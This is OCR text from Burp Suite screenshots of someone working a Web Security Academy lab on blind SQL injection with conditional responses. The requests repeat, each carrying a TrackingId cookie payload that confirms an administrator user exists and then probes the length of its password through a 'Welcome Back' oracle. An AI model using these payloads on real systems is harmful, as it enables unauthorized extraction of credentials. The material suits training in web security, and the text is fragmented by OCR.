

Burp Suite Professional v2.1.03
Burp Suite Community Edition v2020.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Extender Project options User options
Dashboard Target Proxy Intruder Repeater
Send Cancel
Target: https://acfa1fff1f4cceba80d5470600da005f.we...
Request
Raw Params Headers Hex
GET / HTTP/1.1
Host: acfa1fff1f4cceba80d5470600da005f.web-security-academy.net
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.87 Safari/537.36
Sec-Fetch-Dest: document
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: TrackingId=x'+UNION+SELECT+'a'+FROM+users+WHERE+username='administrator'--
session=5rgqHSR8MKqA9lhpHNhjrCorPJB4biYu
Response
Raw Headers Hex HTML Render
LAB
Not solved

Welcome back! |
Account login |
<section class="ecoms-pageheader">
<img src="/resources/images/shop.svg">
<section class="search-filters">
<label>Refine your search:</label>
All
Clothing, shoes and accessories
<a href="/filter?category=Corporate+gifts">Corporate
Type 0 matches
Welcome Back 1 match
Done
11,596 bytes | 1,217 millis
Blind SQL injection with co
Not secure acfa1fff1f4cceba80d5470600da...
WEB SECURITY ACADEMY
Blind SQL injection with conditional responses
LAB Not solved
Back to lab description
Welcome back! | Account login |
WE LIKE TO SHOP
Refine your search:
All Clothing, shoes and accessories Corporate gifts Food & Drink Pets
Toys & Games



Activities
Burp Suite Community Edition
ter 19:24
Burp Suite Community Edition v2020.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Extender Project options User options
Dashboard Target Proxy Intruder Repeater
Send Cancel
Target: https://acfa1fff1f4cceba80d5470600da005f.we...
Request
Raw Params Headers Hex
GET / HTTP/1.1
Host: acfa1fff1f4cceba80d5470600da005f.web-security-academy.net
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.87 Safari/537.36
Sec-Fetch-Dest: document
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: TrackingId=x'+UNION+SELECT+'a'+FROM+users+WHERE+username='administrator'+AND+length(password)>1--
session=5rgqHSR8MKqA9lhpHNhjrCorPJB4biYu
Response
Raw Headers Hex HTML Render
lab-status-icon">
Welcome back! |
Account login |
<section class="ecoms-pageheader">
<img src="/resources/images/shop.svg">
<section class="search-filters">
<label>Refine your search:</label>
All
Clothing, shoes and accessories
Corporate gifts
<a href="/filter?category=Food+%26+Drink">Food &
Type 0 matches
Welcome Back 1 match
Done
11,596 bytes | 1,215 millis
Blind SQL injection with co
Not secure acfa1fff1f4cceba80d5470600da...
WEB SECURITY ACADEMY
Blind SQL injection with conditional responses
LAB Not solved
Back to lab description
Welcome back! | Account login |
WE LIKE TO SHOP
Refine your search:
All Clothing, shoes and accessories Corporate gifts Food & Drink Pets
Toys & Games


Activities
Burp Suite Community Edition
ter 19:25
Burp Suite Community Edition v2020.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Extender Project options User options
Dashboard Target Proxy Intruder Repeater
Send Cancel
Target: https://acfa1fff1f4cceba80d5470600da005f.we...
Request
Raw Params Headers Hex
GET / HTTP/1.1
Host: acfa1fff1f4cceba80d5470600da005f.web-security-academy.net
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.87 Safari/537.36
Sec-Fetch-Dest: document
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: TrackingId=x'+UNION+SELECT+'a'+FROM+users+WHERE+username='administrator'+AND+length(password)>2--
session=5rgqHSR8MKqA9lhpHNhjrCorPJB4biYu
Response
Raw Headers Hex HTML Render
Back to lab description
Press 'F2' for focus
Welcome Back
1 match
0 matches
Done
11,596 bytes | 1,222 millis
Blind SQL injection with co
Not secure
acfa1fff1f4cceba80d5470600da...
WEB SECURITY ACADEMY
Blind SQL injection with conditional responses
LAB Not solved
Back to lab description
Welcome back! | Account login |
WE LIKE TO SHOP
Refine your search:
All Clothing, shoes and accessories Corporate gifts Food & Drink Pets
Toys & Games



Activities
Burp Suite Community Edition
ter 19:25
Burp Suite Community Edition v2020.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Extender Project options User options
Dashboard Target Proxy Intruder Repeater
Send Cancel
Target: https://acfa1fff1f4cceba80d5470600da005f.we...
Request
Raw Params Headers Hex
GET / HTTP/1.1
Host: acfa1fff1f4cceba80d5470600da005f.web-security-academy.net
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.87 Safari/537.36
Sec-Fetch-Dest: document
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: TrackingId=x'+UNION+SELECT+'a'+FROM+users+WHERE+username='administrator'+AND+length(password)>3--
session=5rgqHSR8MKqA9lhpHNhjrCorPJB4biYu
Response
Raw Headers Hex HTML Render
Welcome Back
1 match
0 matches
Done
11,596 bytes | 1,206 millis
Blind SQL injection with co
Not secure
acfa1fff1f4cceba80d5470600da...
WEB SECURITY ACADEMY
Blind SQL injection with conditional responses
LAB Not solved
Back to lab description
Welcome back! | Account login |
WE LIKE TO SHOP
Refine your search:
All Clothing, shoes and accessories Corporate gifts Food & Drink Pets
Toys & Games



Activities
Burp Suite Community Edition
ter 19:26
Burp Suite Community Edition v2020.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Extender Project options User options
Dashboard Target Proxy Intruder Repeater
Send Cancel
Target: https://acfa1fff1f4cceba80d5470600da005f.we...
Request
Raw Params Headers Hex
GET / HTTP/1.1
Host: acfa1fff1f4cceba80d5470600da005f.web-security-academy.net
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.87 Safari/537.36
Sec-Fetch-Dest: document
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: TrackingId=x'+UNION+SELECT+'a'+FROM+users+WHERE+username='administrator'+AND+length(password)>4--
session=5rgqHSR8MKqA9lhpHNhjrCorPJB4biYu
Response
Raw Headers Hex HTML Render
LAB
Not solved


Welcome back! |
Account login |
Type 0 matches
Welcome Back 1 match
Done
11,596 bytes | 1,222 millis
Blind SQL injection with co
Not secure acfa1fff1f4cceba80d5470600da...
WEB SECURITY ACADEMY
Blind SQL injection with conditional responses
LAB Not solved
Back to lab description
Welcome back! | Account login |
WE LIKE TO SHOP
Refine your search:
All Clothing, shoes and accessories Corporate gifts Food & Drink Pets
Toys & Games



Activities
Burp Suite Community Edition
ter 19:26
Burp Suite Community Edition v2020.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Extender Project options User options
Dashboard Target Proxy Intruder Repeater
Send Cancel
Target: https://acfa1fff1f4cceba80d5470600da005f.we...
Request
Raw Params Headers Hex
GET / HTTP/1.1
Host: acfa1fff1f4cceba80d5470600da005f.web-security-academy.net
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.87 Safari/537.36
Sec-Fetch-Dest: document
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: TrackingId=x'+UNION+SELECT+'a'+FROM+users+WHERE+username='administrator'+AND+length(password)>5--
session=5rgqHSR8MKqA9lhpHNhjrCorPJB4biYu
Response
Raw Headers Hex HTML Render
"back-arrow">
<g>
<polygon points="1.4,0 0,1.2 12.6,15 0,28.8 1.4,30 15.1,15"></polygon>
<polygon points="14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28,15"></polygon>
</g>
</svg>
LAB
Not solved


Welcome back! |
Account login |
Type 0 matches
Welcome Back 1 match
Done
11,596 bytes | 1,206 millis
Blind SQL injection with co
Not secure acfa1fff1f4cceba80d5470600da...
WEB SECURITY ACADEMY
Blind SQL injection with conditional responses
LAB Not solved
Back to lab description
Welcome back! | Account login |
WE LIKE TO SHOP
Refine your search:
All Clothing, shoes and accessories Corporate gifts Food & Drink Pets
Toys & Games



Activities
Burp Suite Community Edition
ter 19:26
Burp Suite Community Edition v2020.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Extender Project options User options
Dashboard Target Proxy Intruder Repeater
Send Cancel
Target: https://acfa1fff1f4cceba80d5470600da005f.we...
Request
Raw Params Headers Hex
GET / HTTP/1.1
Host: acfa1fff1f4cceba80d5470600da005f.web-security-academy.net
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.87 Safari/537.36
Sec-Fetch-Dest: document
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: TrackingId=x'+UNION+SELECT+'a'+FROM+users+WHERE+username='administrator'+AND+length(password)>6--
session=5rgqHSR8MKqA9lhpHNhjrCorPJB4biYu
Response
Raw Headers Hex HTML Render
0 matches
Welcome Back
0 matches
Done
11,556 bytes | 1,211 millis
Blind SQL injection with co
Not secure
acfa1fff1f4cceba80d5470600da...
WEB SECURITY ACADEMY
Blind SQL injection with conditional responses
LAB Not solved
Back to lab description
Welcome back! | Account login |
WE LIKE TO SHOP
Refine your search:
All Clothing, shoes and accessories Corporate gifts Food & Drink Pets
Toys & Games

